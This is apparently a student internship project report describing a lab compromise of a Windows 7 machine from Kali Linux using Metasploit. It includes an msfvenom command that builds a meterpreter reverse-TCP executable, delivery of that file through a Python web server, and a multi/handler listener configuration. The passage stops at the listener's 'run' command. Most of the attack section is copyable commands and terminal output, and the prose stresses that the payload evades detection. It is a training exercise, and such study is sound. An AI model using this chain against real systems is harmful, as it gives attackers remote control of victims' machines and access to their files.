

Acmegrade Internship

May 2024 Batch

PROJECT - 3

Hack into Windows Machine Using Metasploit Framework

Submitted By -

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Batch: May 2024

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Project - 3

Aim:

Hacking into Windows XP or 7 Machine using Metasploit Framework

Tools Required:


1. Penetration Testing Machine (Kali Linux) - Attacker
2. Target Machine (Windows 7) - Victim
3. Exploitation Framework (Metasploit)

Procedure:

Step - 1: Information Gathering

1. Identify the IP Address of Attacker Machine.


```
ifconfig eth0
```



```
kali@kali:~  
File Actions Edit View Help  
Saturday, 10 August 2024, 01:55:00 AM  
ifconfig eth0  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 35.35.35.4 netmask 255.255.255.0 broadcast 35.35.35.  
255  
    inet6 fe80::f5c0:d0fc:6b7c:f870 prefixlen 64 scopeid 0x20  
<link>  
    ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)  
    RX packets 89 bytes 13084 (12.7 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 28 bytes 4253 (4.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
01:55:02 AM
```

2. Identify the IP Address of Victim Machine.

```
ipconfig
```




Machine	Kali Linux	Windows 7
IP Address	35.35.35.4	35.35.35.8

Step - 2: Weaponization

Use msfvenom to generate a payload.

```
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 LHOST=35.35.35.4 LPORT=3535 -f exe -o venom.exe
```

The payload used is windows/meterpreter/reverse_tcp. This payload creates a connection from the target machine (Windows 7) back to the attacker's machine (e.g., Kali Linux) over a specified TCP port.



Meterpreter: A powerful, post-exploitation tool integrated within Metasploit that allows the attacker to control the target machine remotely. It operates in memory without writing itself to disk, making it difficult to detect.

Reverse TCP: This type of payload initiates a connection from the victim's machine to the attacker's machine, bypassing potential firewall restrictions on incoming connections. Once the connection is established, the attacker gains a Meterpreter session, allowing them to execute commands, access files, and gather information from the target system.


This payload is particularly useful for gaining persistent, remote control over a compromised machine without triggering many traditional security defenses.

Step - 3: Delivery


1. Host a python web server to share the malware with the victim.

```
python -m http.server 8080
```


Using a Python server for delivery is a practical and effective method to transfer the payload to the target system. It's easy to set up, versatile, and less likely to raise suspicion during an exploit, making it a popular choice in penetration testing scenarios.



2. Visit <http://35.35.35.4:8080> on Internet Explorer browser in Windows 7. Then locate and download the payload `venom.exe`.



3. The download status of the payload can be seen in the Python session in the Kali machine's terminal.



```
python -m http.server 8080
File Actions Edit View Help
Saturday, 10 August 2024, 02:04:20 AM
python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
35.35.35.8 - - [10/Aug/2024 02:05:10] "GET / HTTP/1.1" 200 -
35.35.35.8 - - [10/Aug/2024 02:06:43] "GET /venom.exe HTTP/1.1" 200
-
```


4. After the successful delivery, the temporary Python server can be terminated using CTRL + C.

Step - 4: Exploitation

1. Start a listener using Metasploit console on kali machine.

```
msfconsole
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 35.35.35.4
set LPORT 3535
run
```


The above commands are used for setting up reverse shell listener on kali machine.



```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 35.35.35.4
LHOST => 35.35.35.4
msf6 exploit(multi/handler) > set LPORT 3535
LPORT => 3535
msf6 exploit(multi/handler) > run

